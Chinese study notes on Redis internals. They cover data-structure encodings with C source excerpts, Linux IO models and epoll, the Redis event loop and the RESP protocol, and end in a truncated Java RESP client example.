在3.2版本之前，Redis采用ZipList和LinkedList来实现List，当元素数量小于512并且元素大小小于64字节时采用 ZipList编码，超过则采用LinkedList编码。

在3.2版本之后，Redis统一采用QuickList来实现List

```
void pushGenericCommand(client *c, int where, int xx)
{
    int j;
    // 尝试找到KEY对应的list
    robj *lobj = lookupKeyWrite(c->db, c->argv[1]);
    // 检查类型是否正确
    if (checkType(c,lobj,OBJ_LIST)) return;
    // 检查是否为空
```

```
    if (!lobj) {
        if (xx) {
            addReply(c, shared.czero);
            return;
        }
        // 为空，则创建新的QuickList
        lobj = createQuicklistObject();
        quicklistSetOptions(lobj->ptr, server.list_max_ziplist_size,
                            server.list_compress_depth);
        dbAdd(c->db,c->argv[1],lobj);
    }
    // 略 ...
}
```

```
robj *createQuicklistObject(void)
{
    // 申请内存并初始化QuickList
    quicklist *l = quicklistCreate();
    // 创建RedisObject，type为OBJ_LIST
    // ptr指向 QuickList
    robj *o = createObject(OBJ_LIST,l);
    // 设置编码为 QuickList
    o->encoding = OBJ_ENCODING_QUICKLIST;
    return o;
}
```

Set

Set是Redis中的单列集合，满足下列特点

- 不保证有序性
- 保证元素唯一
- 要求能求交集、并集、差集

Set是Redis中的集合，不一定确保元素有序，可以满足元素唯一、查询效率要求极高

为了查询效率和唯一性，set采用HT编码（Dict）。Dict中的key用来存储元素，value统一为null

当存储的所有数据都是整数，并且元素数量不超过set-max-intset-entries时，Set会采用IntSet编码，以节省内存

```
robj *setTypeCreate(sds value)
{
    // 判断value是否是数值类型 long long
    if (isSdsRepresentableAsLongLong(value,NULL) == C_OK)
        // 如果是数值类型，则采用IntSet编码
        return createIntsetObject();
    // 否则采用默认编码，也就是HT
    return createSetObject();
}
```

```
robj *createIntsetObject(void)
{
    // 初始化INTSET并申请内存空间
    intset *is = intsetNew();
    // 创建RedisObject
    robj *o = createObject(OBJ_SET,is);
    // 指定编码为INTSET
    o->encoding = OBJ_ENCODING_INTSET;
    return o;
}
```

```
robj *createSetObject(void)
{
    // 初始化Dict类型，并申请内存
    dict *d = dictCreate(&setDictType,NULL);
    // 创建RedisObject
    robj *o = createObject(OBJ_SET,d);
    // 设置encoding为HT
    o->encoding = OBJ_ENCODING_HT;
    return o;
}
```

ZSet

ZSet也就是SortedSet，其中每一个元素都需要指定一个score值和member值

- 可以根据score值排序
- lmember必须唯一
- l可以根据member查询分数

因此，zset底层数据结构必须满足键值存储、键必须唯一、可排序这几个需求

结构：

- **SkipList**：可以排序，并且可以同时存储score和ele值（member）
- **HT**（Dict）：可以键值存储，并且可以根据key找value

```
// zset结构
typedef struct zset
{
    // Dict指针
    dict *dict;
    // SkipList指针
    zskiplist *zsl;
} zset;
```

```
robj *createZsetObject(void)
{
    zset *zs = zmalloc(sizeof(*zs));
    robj *o;
    // 创建Dict
    zs->dict = dictCreate(&zsetDictType,NULL);
    // 创建SkipList
    zs->zsl = zslCreate();
    o = createObject(OBJ_ZSET,zs);
    o->encoding = OBJ_ENCODING_SKIPLIST;
    return o;
}
```

当元素数量不多时，HT和SkipList的优势不明显，而且更耗内存。因此zset还会采用ZipList结构来节省内存，不过需要同时满足两个条件：

- 元素数量小于zset_max_ziplist_entries，默认值128
- 每个元素都小于zset_max_ziplist_value字节，默认值64

```
// zadd添加元素时，先根据key找到zset，不存在则创建新的zset
zobj = lookupKeyWrite(c->db,key);
if (checkType(c,zobj,OBJ_ZSET)) goto cleanup;
// 判断是否存在
if (zobj == NULL) { // zset不存在
    if (server.zset_max_ziplist_entries == 0 ||
        server.zset_max_ziplist_value < sdslen(c->argv[scoreidx+1]->ptr))
    { // zset_max_ziplist_entries设置为0就是禁用了ZipList，
        // 或者value大小超过了zset_max_ziplist_value，采用HT + SkipList
        zobj = createZsetObject();
    } else { // 否则，采用 ZipList
        zobj = createZsetZiplistObject();
    }
```

```
    dbAdd(c->db,key,zobj);
}
// ....
zsetAdd(zobj, score, ele, flags, &retflags, &newscore);
```

```
robj *createZsetZiplistObject(void)
{
    // 创建ZipList
    unsigned char *zl = ziplistNew();
    robj *o = createObject(OBJ_ZSET,zl);
    o->encoding = OBJ_ENCODING_ZIPLIST;
    return o;
}
```

```
int zsetAdd(robj *zobj, double score, sds ele, int in_flags, int *out_flags,
double *newscore)
{
    /* 判断编码方式*/
    if (zobj->encoding == OBJ_ENCODING_ZIPLIST) {// 是ZipList编码
        unsigned char *eptr;
        // 判断当前元素是否已经存在，已经存在则更新score即可        if ((eptr =
zzlFind(zobj->ptr,ele,&curscore)) != NULL) {
            //...略
            return 1;
        } else if (!xx) {
            // 元素不存在，需要新增，则判断ziplist长度有没有超、元素的大小有没有超
            if (zzlLength(zobj->ptr)+1 > server.zset_max_ziplist_entries
        || sdslen(ele) > server.zset_max_ziplist_value
        || !ziplistSafeToAdd(zobj->ptr, sdslen(ele)))
            { // 如果超出，则需要转为SkipList编码
                zsetConvert(zobj,OBJ_ENCODING_SKIPLIST);
            } else
            {
                zobj->ptr = zzlInsert(zobj->ptr,ele,score);
                if (newscore) *newscore = score;
                *out_flags |= ZADD_OUT_ADDED;
                return 1;
            }
        } else {
            *out_flags |= ZADD_OUT_NOP;
            return 1;
        }
    }   // 本身就是SKIPLIST编码，无需转换
    if (zobj->encoding == OBJ_ENCODING_SKIPLIST)
    {
       // ...略
    } else
    {
        serverPanic("Unknown sorted set encoding");
```

```
    }
    return 0; /* Never reached. */
}
```

ziplist本身没有排序功能，而且没有键值对的概念，因此需要有zset通过编码实现

- ZipList是连续内存，因此score和element是紧挨在一起的两个entry， element在前，score在后
- score越小越接近队首，score越大越接近队尾，按照score值升序排列

Hash

Hash底层采用的编码与Zset也基本一致，只需要把排序有关的SkipList去掉即可

- Hash结构默认采用ZipList编码，用以节省内存。 ZipList中相邻的两个entry 分别保存field和value
- 当数据量较大时，Hash结构会转为HT编码，也就是Dict，触发条件有两个
    - ZipList中的元素数量超过了hash-max-ziplist-entries（默认512）
    - ZipList中的任意entry大小超过了hash-max-ziplist-value（默认64字节）

```
void hsetCommand(client *c)
{// hset user1 name Jack age 21
    int i, created = 0;
    robj *o; // 略 ...    // 判断hash的key是否存在，不存在则创建一个新的，默认采用ZipList
编码
    if ((o = hashTypeLookupWriteOrCreate(c,c->argv[1])) == NULL)
        return;
    // 判断是否需要把ZipList转为Dict
    hashTypeTryConversion(o,c->argv,2,c->argc-1);
    // 循环遍历每一对field和value，并执行hset命令
    for (i = 2; i < c->argc; i += 2)
        created += !hashTypeSet(o,c->argv[i]->ptr,c->argv[i+1]-
>ptr,HASH_SET_COPY);    // 略 ...
}
```

```
robj *hashTypeLookupWriteOrCreate(client *c, robj *key)
{
    // 查找key
    robj *o = lookupKeyWrite(c->db,key);
    if (checkType(c,o,OBJ_HASH)) return NULL;
    // 不存在，则创建新的
    if (o == NULL)
    {
        o = createHashObject();
        dbAdd(c->db,key,o);
    }
    return o;
}
```

```
robj *createHashObject(void)
{
    // 默认采用ZipList编码，申请ZipList内存空间
    unsigned char *zl = ziplistNew();
    robj *o = createObject(OBJ_HASH, zl);
    // 设置编码
    o->encoding = OBJ_ENCODING_ZIPLIST;
    return o;
}
```

```
void hashTypeTryConversion(robj *o, robj **argv, int start, int end)
{
    int i;
    size_t sum = 0;
    // 本来就不是ZipList编码，什么都不用做了
    if (o->encoding != OBJ_ENCODING_ZIPLIST)
        return;
    // 依次遍历命令中的field、value参数
    for (i = start; i <= end; i++)
    {
        if (!sdsEncodedObject(argv[i]))
            continue;
        size_t len = sdslen(argv[i]->ptr);
        // 如果field或value超过hash_max_ziplist_value，则转为HT
        if (len > server.hash_max_ziplist_value)
        {
            hashTypeConvert(o, OBJ_ENCODING_HT);
            return;
        }
        sum += len;
    }// ziplist大小超过1G，也转为HT
    if (!ziplistSafeToAdd(o->ptr, sum))
        hashTypeConvert(o, OBJ_ENCODING_HT);
}
```

```
int hashTypeSet(robj *o, sds field, sds value, int flags)
{
    int update = 0;
    // 判断是否为ZipList编码
    if (o->encoding == OBJ_ENCODING_ZIPLIST)
    {
        unsigned char *zl, *fptr, *vptr;
        zl = o->ptr;
        // 查询head指针
        fptr = ziplistIndex(zl, ZIPLIST_HEAD);
        if (fptr != NULL)
        { // head不为空，说明ZipList不为空，开始查找key
            fptr = ziplistFind(zl, fptr, (unsigned char*)field, sdslen(field),
1);
            if (fptr != NULL)
            {// 判断是否存在，如果已经存在则更新
                update = 1;
                zl = ziplistReplace(zl, vptr, (unsigned char*)value,
                        sdslen(value));
            }
        }
        // 不存在，则直接push
        if (!update)
        { // 依次push新的field和value到ZipList的尾部
            zl = ziplistPush(zl, (unsigned char*)field, sdslen(field),
                    ZIPLIST_TAIL);
            zl = ziplistPush(zl, (unsigned char*)value, sdslen(value),
                    ZIPLIST_TAIL);
        }
        o->ptr = zl;
        /* 插入了新元素，检查list长度是否超出，超出则转为HT */
        if (hashTypeLength(o) > server.hash_max_ziplist_entries)
            hashTypeConvert(o, OBJ_ENCODING_HT);
    } else if (o->encoding == OBJ_ENCODING_HT)
    {
        // HT编码，直接插入或覆盖
    } else
    {
        serverPanic("Unknown hash encoding");
    }
    return update;
}
```

Redis网络模型

用户空间和内核空间

为了避免用户应用导致冲突甚至内核崩溃，用户应用与内核是分离的

进程的寻址空间会划分为两部分：内核空间、用户空间

用户空间只能执行受限的命令（Ring3），而且不能直接调用系统资源，必须通过内核提供的接口来访问

内核空间可以执行特权命令（Ring0），调用一切系统资源

对 32 位操作系统而言，它的寻址空间（虚拟地址空间，或叫线性地址空间）为 4G（2的32次方）。也就是说一个进程的最大地址空间为 4G。操作系统的核心是内核(kernel)，它独立于普通的应用程序，可以访问受保护的内存空间，也有访问底层硬件设备的所有权限。为了保证内核的安全，现在的操作系统一般都强制用户进程不能直接操作内核。具体的实现方式基本都是由操作系统将虚拟地址空间划分为两部分，一部分为内核空间，另一部分为用户空间。针对 Linux 操作系统而言，最高的 1G 字节(从虚拟地址 0xC0000000 到 0xFFFFFFFF)由内核使用，称为内核空间。而较低的 3G 字节(从虚拟地址 0x00000000 到 0xBFFFFFFF)由各个进程使用，称为用户空间。

每个进程的 4G 地址空间中，最高 1G 都是一样的，即内核空间。只有剩余的 3G 才归进程自己使用。换句话说就是， 最高 1G 的内核空间是被所有进程共享的。

在 CPU 的所有指令中，有些指令是非常危险的，如果错用，将导致系统崩溃，比如清内存、设置时钟等。如果允许所有的程序都可以使用这些指令，那么系统崩溃的概率将大大增加。
所以，CPU 将指令分为特权指令和非特权指令，对于那些危险的指令，只允许操作系统及其相关模块使用，普通应用程序只能使用那些不会造成灾难的指令。比如 Intel 的 CPU 将特权等级分为 4 个级别：Ring0~Ring3。
其实 Linux 系统只使用了 Ring0 和 Ring3 两个运行级别(Windows 系统也是一样的)。当进程运行在 Ring3 级别时被称为运行在用户态，而运行在 Ring0 级别时被称为运行在内核态。

当进程运行在内核空间时就处于内核态，而进程运行在用户空间时则处于用户态。

在内核态下，进程运行在内核地址空间中，此时 CPU 可以执行任何指令。运行的代码也不受任何的限制，可以自由地访问任何有效地址，也可以直接进行端口的访问。

在用户态下，进程运行在用户地址空间中，被执行的代码要受到 CPU 的诸多检查，它们只能访问映射其地址空间的页表项中规定的在用户态下可访问页面的虚拟地址，且只能对任务状态段(TSS)中 I/O 许可位图(I/O Permission Bitmap)中规定的可访问端口进行直接访问。

其实所有的系统资源管理都是在内核空间中完成的。比如读写磁盘文件，分配回收内存，从网络接口读写数据等等。我们的应用程序是无法直接进行这样的操作的。但是我们可以通过内核提供的接口来完成这样的任务。

比如应用程序要读取磁盘上的一个文件，它可以向内核发起一个 “系统调用” 告诉内核：“我要读取磁盘上的某某文件”。其实就是通过一个特殊的指令让进程从用户态进入到内核态(到了内核空间)，在内核空间中，CPU 可以执行任何的指令，当然也包括从磁盘上读取数据。具体过程是先把数据读取到内核空间中，然后再把数据拷贝到用户空间并从内核态切换到用户态。此时应用程序已经从系统调用中返回并且拿到了想要的数据，可以开开心心的往下执行了。

Linux系统为了提高IO效率，会在用户空间和内核空间都加入缓冲区

- 写数据时，要把用户缓冲数据拷贝到内核缓冲区，然后写入设备
- 读数据时，要从设备读取数据到内核缓冲区，然后拷贝到用户缓冲区

阻塞IO

5种IO模型：

- 阻塞IO（Blocking IO）
- 非阻塞IO（Nonblocking IO）
- IO多路复用（IO Multiplexing）
- 信号驱动IO（Signal Driven IO）
- 异步IO（Asynchronous IO）

阻塞IO就是两个阶段都必须阻塞等待

阶段一：

- 用户进程尝试读取数据（比如网卡数据）
- 此时数据尚未到达，内核需要等待数据
- 此时用户进程也处于阻塞状态

阶段二：

- 数据到达并拷贝到内核缓冲区，代表已就绪
- 将内核数据拷贝到用户缓冲区
- 拷贝过程中，用户进程依然阻塞等待
- 拷贝完成，用户进程解除阻塞，处理数据

非阻塞IO

非阻塞IO的recvfrom操作会立即返回结果而不是阻塞用户进程

阶段一：

- 用户进程尝试读取数据（比如网卡数据）
- 此时数据尚未到达，内核需要等待数据
- 返回异常给用户进程
- 用户进程拿到error后，再次尝试读取
- 循环往复，直到数据就绪

阶段二：

- 将内核数据拷贝到用户缓冲区
- 拷贝过程中，用户进程依然阻塞等待
- 拷贝完成，用户进程解除阻塞，处理数据

非阻塞IO模型中，用户进程在第一个阶段是非阻塞，第二个阶段是阻塞状态。虽然是非阻塞，但性能并没有得到提高。而且 忙等机制会导致CPU空转，CPU使用率暴增

IO多路复用

无论是阻塞IO还是非阻塞IO，用户应用在一阶段都需要调用recvfrom来获取数据，差别在于无数据时的处理方案

- 如果调用recvfrom时，恰好没有数据，阻塞IO会使CPU阻塞，非阻塞IO使CPU空转，都不能充分发挥CPU的作用
- 如果调用recvfrom时，恰好有数据，则用户进程可以直接进入第二阶段，读取并处理数据

而在单线程情况下，只能依次处理IO事件，如果正在处理的IO事件恰好未就绪（数据不可读或不可写），线程就会被阻塞，所有IO事 件都必须等待，性能自然会很差

- 文件描述符（File Descriptor）：简称FD，是一个从0 开始的无符号整数，用来关联Linux中的一个文件。在Linux中 ，一切皆文件，例如常规文件、视频、硬件设备等，当然也包括网络套接字（Socket）
- IO多路复用：是利用单个线程来同时监听多个FD，并在某个FD可读、可写时得到通知，从而避免无效的等待，充分利 用CPU资源

阶段一：

- 用户进程调用select，指定要监听的FD集合
- 内核监听FD对应的多个socket
- 任意一个或多个socket数据就绪则返回readable
- 此过程中用户进程阻塞

阶段二：

- 用户进程找到就绪的socket
- 依次调用recvfrom读取数据
- 内核将数据拷贝到用户空间
- 用户进程处理数据

IO多路复用是利用单个线程来同时监听多个FD，并在某个FD可读、可写时得到通知，从而避免无效的等待，充分利用 CPU资源。不过监听FD的方式、通知的方式又有多种实现，常见的有

- select
- poll
- epoll

select和poll只会通知用户进程有FD就绪，但不确 定具体是哪个FD，需要用户进程逐个遍历FD来确认

epoll则会在通知用户进程FD就绪的同时，把已就 绪的FD写入用户空间

select

select是Linux最早是由的I/O多路复用技术

```
// 定义类型别名 __fd_mask，本质是 long int
typedef long int __fd_mask;
/* fd_set 记录要监听的fd集合，及其对应状态 */
typedef struct
{
    // fds_bits是long类型数组，长度为 1024/32 = 32
    // 共1024个bit位，每个bit位代表一个fd，0代表未就绪，1代表就绪
    __fd_mask fds_bits[__FD_SETSIZE / __NFDBITS];
    // ...
} fd_set;
// select函数，用于监听fd_set，也就是多个fd的集合
int select(
    int nfds, // 要监视的fd_set的最大fd + 1
    fd_set *readfds, // 要监听读事件的fd集合
    fd_set *writefds,// 要监听写事件的fd集合
    fd_set *exceptfds, // // 要监听异常事件的fd集合
    // 超时时间，null-用不超时；0-不阻塞等待；大于0-固定等待时间
    struct timeval *timeout
);
```

流程：

用户空间：

- 1.1.创建fd_set rfds
- 1.2.假如要监听 fd = 1, 2, 5
- 1.3.执行select(5 + 1, rfds, null, null, null, 3)

内核空间：

- 2.1.遍历fd_set
- 2.2.没有就绪，则休眠
- 2.3.等待数据就绪被唤醒或超时

用户空间：

- 2.4.遍历fd_set，找到就绪的fd，处理数据

select模式存在的问题：

- 需要将整个fd_set从用户空间拷贝到内核空间，select结束还要再次拷贝回用户空间
- select无法得知具体是哪个fd就绪，需要遍历整个fd_set
- fd_set监听的fd数量不能超过1024

poll

poll模式对select模式做了简单改进，但性能提升不明显

IO流程：

- 创建pollfd数组，向其中添加关注的fd信息，数组大小自定义
- 调用poll函数，将pollfd数组拷贝到内核空间，转链表存储，无上限
- 内核遍历fd，判断是否就绪
- 数据就绪或超时后，拷贝pollfd数组到用户空间，返回就绪fd数量n
- 用户进程判断n是否大于0
- 大于0则遍历pollfd数组，找到就绪的fd

与select对比：

- select模式中的fd_set大小固定为1024，而pollfd在内核中采用 链表，理论上无上限
- 监听FD越多，每次遍历消耗时间也越久，性能反而会下降

```
// pollfd 中的事件类型
#define POLLIN      //可读事件
#define POLLOUT     //可写事件
#define POLLERR     //错误事件
#define POLLNVAL    //fd未打开

// pollfd结构
struct pollfd
{
    int fd;           /* 要监听的fd  */
    short int events; /* 要监听的事件类型：读、写、异常 */
    short int revents;/* 实际发生的事件类型 */
};
// poll函数
int poll(
    struct pollfd *fds, // pollfd数组，可以自定义大小
    nfds_t nfds, // 数组元素个数
    int timeout // 超时时间
);
```

epoll

epoll是Linux特有的I/O复用函数。它的实现和使用上与select、poll有很大的差异。注意epoll是使用一组函数来完成任务的，而不是单个函数。其次，epoll把用户关心的文件描述符上的事件放在内核的一个事件表里面，从而无需像select和poll那样每次调用都要重复传入文件描述符或事件集。

```
struct eventpoll
{
    //...
    struct rb_root  rbr; // 一颗红黑树，记录要监听的FD
    struct list_head rdlist;// 一个链表，记录就绪的FD
```

```
    //...
};
// 1.创建一个epoll实例,内部是event poll，返回对应的句柄epfd
int epoll_create(int size);


// 2.将一个FD添加到epoll的红黑树中，并设置ep_poll_callback
// callback触发时，就把对应的FD加入到rdlist这个就绪列表中
int epoll_ctl(
    int epfd,  // epoll实例的句柄
    int op,    // 要执行的操作，包括：ADD、MOD、DEL
    int fd,    // 要监听的FD
    struct epoll_event *event // 要监听的事件类型：读、写、异常等
);


// 3.检查rdlist列表是否为空，不为空则返回就绪的FD的数量
int epoll_wait(
    int epfd,                  // epoll实例的句柄
    struct epoll_event *events, // 空event数组，用于接收就绪的FD
    int maxevents,             // events数组的最大长度
    int timeout   // 超时时间，-1用不超时；0不阻塞；大于0为阻塞时间
);
```

- 基于epoll实例中的红黑树保存要监听的FD，理论上无上限，而且增 删改查效率都非常高
- 每个FD只需要执行一次epoll_ctl添加到红黑树，以后每次 epol_wait无需传递任何参数，无需重复拷贝FD到内核空间
- 利用ep_poll_callback机制来监听FD状态，无需遍历所有FD，因此性能不会随监听的FD数量增多而下降

事件通知机制

当FD有数据可读时，我们调用epoll_wait（或者select、poll）可以得到通知。但是事件通知的模式有两种：

- LevelTriggered：简称LT，也叫做水平触发。只要某个FD中有数据可读，每次调用epoll_wait都会得到通知。事件通知频率较高，会有重复通知，影响性能
- EdgeTriggered：简称ET，也叫做边沿触发。只有在某个FD有状态变化时，调用epoll_wait才会被通知。仅通知一次，效率高。可以基于非阻塞IO循环读取解决数据读取不完整问题

信号驱动IO

信号驱动IO是与内核建立SIGIO的信号关联并设置回调，当内核有FD就绪时，会发出SIGIO信号通知用户，期间用户应 用可以执行其它业务，无需阻塞等待。

阶段一：

- 用户进程调用sigaction，注册信号处理函数

- 内核返回成功，开始监听FD
- 用户进程不阻塞等待，可以执行其它业务
- 当内核数据就绪后，回调用户进程的SIGIO处理函数

阶段二：

- 收到SIGIO回调信号
- 调用recvfrom，读取
- 内核将数据拷贝到用户空间
- 用户进程处理数据

当有大量IO操作时，信号较多，SIGIO处理函数不能及时处理可能导致信号队列溢出，而且内核空间与用户空间的频繁信号交互性能也较低。

异步IO

异步IO的整个过程都是非阻塞的，用户进程调用完异步API后就可以去做其它事情，内核等待数据就绪并拷贝到用户空间后才会递交信号，通知用户进程。

阶段一：

- 用户进程调用aio_read，创建信号回调函数
- 内核等待数据就绪
- 用户进程无需阻塞，可以做任何事情

阶段二：

- 内核数据就绪
- 内核数据拷贝到用户缓冲区
- 拷贝完成，内核递交信号触发aio_read中的回调函数
- 用户进程处理数据

异步IO模型中，用户进程在两个阶段都是非阻塞状态

Redis是单线程还是多线程?

- 核心业务部分（命令处理）：单线程
- 整个Redis：多线程

- Redis v4.0：引入多线程异步处理一些耗时较旧的任务，例如异步删除命令unlink
- Redis v6.0：在核心网络模型中引入 多线程，进一步提高对于多核CPU的利用率

对于Redis的核心网络模型，在Redis 6.0之前确实都是单线程。是利用epoll（Linux系统）这样的IO多路复用技术在事件循环中不断处理客户端情况

为什么Redis要选择单线程?

- 抛开持久化不谈，Redis是纯内存操作，执行速度非常快，它的性能瓶颈是网络延迟而不是执行速度，因此多线程并不会带来巨大的性能提升
- 多线程会导致过多的上下文切换，带来不必要的开销
- 引入多线程会面临线程安全问题，必然要引入线程锁这样的安全手段，实现复杂度增高，而且性能也会大打折扣

Redis单线程网络模型的整个流程：

```
int main(
    int argc,
    char **argv
) {
    // ...
    // 初始化服务
    initServer();
    // ...
    // 开始监听事件循环
    aeMain(server.el);
    // ...
}
```

```
void initServer(void)
{
    // ...
    // 内部会调用 aeApiCreate(eventLoop)，类似epoll_create
    server.el = aeCreateEventLoop(
                    server.maxclients+CONFIG_FDSET_INCR);
    // ...
    // 监听TCP端口，创建ServerSocket，并得到FD
    listenToPort(server.port,&server.ipfd)
    // ...
    // 注册 连接处理器，内部会调用 aeApiCreate(&server.ipfd)监听FD
    createSocketAcceptHandler(&server.ipfd, acceptTcpHandler)
    // 注册 ae_api_poll 前的处理器
    aeSetBeforeSleepProc(server.el,beforeSleep);
}
```

```
void aeMain(aeEventLoop *eventLoop)
{
    eventLoop->stop = 0;
    // 循环监听事件
    while (!eventLoop->stop)
    {
        aeProcessEvents(
            eventLoop,
            AE_ALL_EVENTS|
                AE_CALL_BEFORE_SLEEP|
                AE_CALL_AFTER_SLEEP);
    }
}
```

```
int aeProcessEvents(
    aeEventLoop *eventLoop,
    int flags )
{
    // ...  调用前置处理器 beforeSleep
    eventLoop->beforesleep(eventLoop);
    // 等待FD就绪，类似epoll_wait
    numevents = aeApiPoll(eventLoop, tvp);
    for (j = 0; j < numevents; j++)
    {
        // 遍历处理就绪的FD，调用对应的处理器
    }
}
```

```
// 数据读处理器
void acceptTcpHandler(...)
{
    // ...
    // 接收socket连接，获取FD
    fd = accept(s,sa,len);
    // ...
    // 创建connection，关联fd
    connection *conn = connCreateSocket();
    conn.fd = fd;
    // ...
    // 内部调用aeApiAddEvent(fd,READABLE)，
    // 监听socket的FD读事件，并绑定读处理器readQueryFromClient
    connSetReadHandler(conn, readQueryFromClient);
}
```

Redis通信协议

RESP协议

Redis是一个CS架构的软件，通信一般分两步（不包括pipeline和PubSub）

- 客户端（client）向服务端（server）发送一条命令
- 服务端解析并执行命令，返回响应结果给客户端

因此客户端发送命令的格式、服务端响应结果的格式必须有一个规范，这个规范就是通信协议。

在Redis中采用的是**RESP**（Redis Serialization Protocol）协议

- lRedis 1.2版本引入了RESP协议
- lRedis 2.0版本中成为与Redis服务端通信的标准，称为RESP2
- lRedis 6.0版本中，从RESP2升级到了RESP3协议，增加了更多数据类型并且支持6.0的新特性--客户端缓存

lRedis 2.0版本：

在RESP中，通过首字节的字符来区分不同数据类型，常用的数据类型包括5种

- 单行字符串：首字节是 ‘**+**’ ，后面跟上单行字符串，以CRLF（ "**\r\n**" ）结尾。例如返回"OK"："+OK\r\n"
- 错误（Errors）：首字节是 ‘**-**’ ，与单行字符串格式一样，只是字符串是异常信息，例如："-Error message\r\n"
- 数值：首字节是 ‘**:**’ ，后面跟上数字格式的字符串，以CRLF结尾。例如：":10\r\n"
- 多行字符串：首字节是 ‘**$**’ ，表示二进制安全的字符串，最大支持512MB。例如：$5\r\nhello***\r\n
  - $5的数字5：字符串占用字节大小
  - hello：真正的字符串数据
  - 如果大小为0，则代表空字符串："$0\r\n\r\n"
  - u如果大小为-1，则代表不存在："$-1\r\n"
- 数组：首字节是 ‘*’，后面跟上数组元素个数，再跟上元素，元素数据类型不限

```
*3\r\n
:10\r\n
$5\r\nhello\r\n
```

模拟Redis客户端

maven的pom.xml

```
<dependencies>

        <!-- 测试框架 -->
        <dependency>
            <groupId>org.junit.jupiter</groupId>
            <artifactId>junit-jupiter</artifactId>
            <version>RELEASE</version>
            <scope>test</scope>
        </dependency>


    </dependencies>
```

redis.properties

```
redis.host=127.0.0.1
redis.port=6379
redis.password=123456
```

RedisInformation

```
package mao;

import java.io.InputStream;
import java.util.Properties;

/**
 * Project name(项目名称)：Redis_client
 * Package(包名): mao
 * Class(类名): RedisInformation
 * Author(作者）: mao
 * Author QQ：1296193245
 * GitHub：https://github.com/maomao124/
 * Date(创建日期)： 2022/6/29
 * Time(创建时间)： 13:08
 * Version(版本): 1.0
 * Description(描述)： 无
 */

public class RedisInformation
{

    /**
     * ip
     */
    private static final String host;
```

```
    /**
     * 端口号
     */
    private static final int port;
    /**
     * 密码
     */
    private static final String password;

    /**
     * 单行字符串
     */
    public static final char SINGLE_LINE_STRING = '+';
    /**
     * 异常或者错误
     */
    public static final char ERROR = '-';
    /**
     * 数值
     */
    public static final char NUMBER = ':';
    /**
     * 多行字符串
     */
    public static final char MULTILINE_STRING = '$';
    /**
     * 数组
     */
    public static final char ARRAY = '*';


    static
    {
        try
        {
            //从类路径里获取配置信息
            InputStream inputStream =
RedisInformation.class.getClassLoader().getResourceAsStream("redis.properties");
            Properties properties = new Properties();
            //加载配置到properties
            properties.load(inputStream);
            //ip地址
            host = properties.getProperty("redis.host");
            //端口号
            port = Integer.parseInt(properties.getProperty("redis.port"));
            //密码
            password = properties.getProperty("redis.password");
        }
        catch (Exception e)
        {
            throw new RuntimeException(e);
        }
    }


    public static String getHost()
    {
        return host;
```

```
    }

    public static int getPort()
    {
        return port;
    }

    public static String getPassword()
    {
        return password;
    }
}
```

RedisClient

```
package mao;

import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStreamReader;
import java.io.PrintWriter;
import java.net.Socket;
import java.nio.charset.StandardCharsets;
import java.util.ArrayList;
import java.util.List;

/**
 * Project name(项目名称)：Redis_client
 * Package(包名): mao
 * Class(类名): RedisClient
 * Author(作者）: mao
 * Author QQ：1296193245
 * GitHub：https://github.com/maomao124/
 * Date(创建日期)： 2022/6/29
 * Time(创建时间)： 13:07
 * Version(版本): 1.0
 * Description(描述)：
 * <p>
 * ## RESP协议
 * <p>
 * Redis是一个CS架构的软件，通信一般分两步（不包括pipeline和PubSub）
 * <p>
 * * 客户端（client）向服务端（server）发送一条命令
 * * 服务端解析并执行命令，返回响应结果给客户端
 * <p>
 * 因此客户端发送命令的格式、服务端响应结果的格式必须有一个规范，这个规范就是通信协议。
 * <p>
 * <p>
 * <p>
 * 在Redis中采用的是**RESP**（Redis Serialization Protocol）协议
 * <p>
 * <p>
```

```
 * <p>
 * * lRedis 1.2版本引入了RESP协议
 * * lRedis 2.0版本中成为与Redis服务端通信的标准，称为RESP2
 * * lRedis 6.0版本中，从RESP2升级到了RESP3协议，增加了更多数据类型并且支持6.0的新特性--客户端缓存
 * <p>
 * <p>
 * <p>
 * lRedis 2.0版本：
 * <p>
 * 在RESP中，通过首字节的字符来区分不同数据类型，常用的数据类型包括5种
 * <p>
 * * 单行字符串：首字节是 ‘**+**’ ，后面跟上单行字符串，以CRLF（ "**\r\n**" ）结尾。例如返回"OK"： "+OK\r\n"
 * <p>
 * * 错误（Errors）：首字节是 ‘**-**’ ，与单行字符串格式一样，只是字符串是异常信息，例如："-Error message\r\n"
 * <p>
 * * 数值：首字节是 ‘**:**’ ，后面跟上数字格式的字符串，以CRLF结尾。例如：":10\r\n"
 * <p>
 * * 多行字符串：首字节是 ‘**$**’ ，表示二进制安全的字符串，最大支持512MB。例如：$5\r\nhello***\r\n
 * <p>
 * * $5的数字5：字符串占用字节大小
 * * hello：真正的字符串数据
 * * 如果大小为0，则代表空字符串："$0\r\n\r\n"
 * * u如果大小为-1，则代表不存在："$-1\r\n"
 * <p>
 * * 数组：首字节是 ‘*’，后面跟上数组元素个数，再跟上元素，元素数据类型不限
 * <p>
 * ```sh
 * *3\r\n
 * :10\r\n
 * $5\r\nhello\r\n
 * ```
 */


public class RedisClient
{
    private final Socket socket;
    private final PrintWriter printWriter;
    private final BufferedReader bufferedReader;


    /**
     * Instantiates a new Redis client.
     */
    public RedisClient()
    {
        try
        {
            //连接redis
            socket = new Socket(RedisInformation.getHost(), RedisInformation.getPort());
            //获取输入流
            bufferedReader = new BufferedReader(new InputStreamReader(socket.getInputStream(), StandardCharsets.UTF_8));
```

```
            //获取输出流
            printWriter = new PrintWriter(socket.getOutputStream());
            //身份认证
            if (RedisInformation.getPassword() != null)
            {
                sendRequest("auth", RedisInformation.getPassword());
                Object response = getResponse();
                System.out.println("密码验证成功");
            }
        }
        catch (IOException e)
        {
            throw new RuntimeException(e);
        }
    }

    /**
     * Instantiates a new Redis client.
     *
     * @param host     the host
     * @param port     the port
     * @param password the password
     */
    public RedisClient(String host, int port, String password)
    {
        try
        {
            //连接redis
            socket = new Socket(host, port);
            //获取输入流
            bufferedReader = new BufferedReader(new
InputStreamReader(socket.getInputStream(), StandardCharsets.UTF_8));
            //获取输出流
            printWriter = new PrintWriter(socket.getOutputStream());
            //身份认证
            if (password != null)
            {
                sendRequest("auth", password);
                Object response = getResponse();
                System.out.println("密码验证成功：" + response);
            }
        }
        catch (IOException e)
        {
            throw new RuntimeException(e);
        }
    }

    /**
     * Instantiates a new Redis client.
     *
     * @param host the host
     * @param port the port
     */
    public RedisClient(String host, int port)
    {
        try
        {
```

```
            //连接redis
            socket = new Socket(host, port);
            //获取输入流
            bufferedReader = new BufferedReader(new
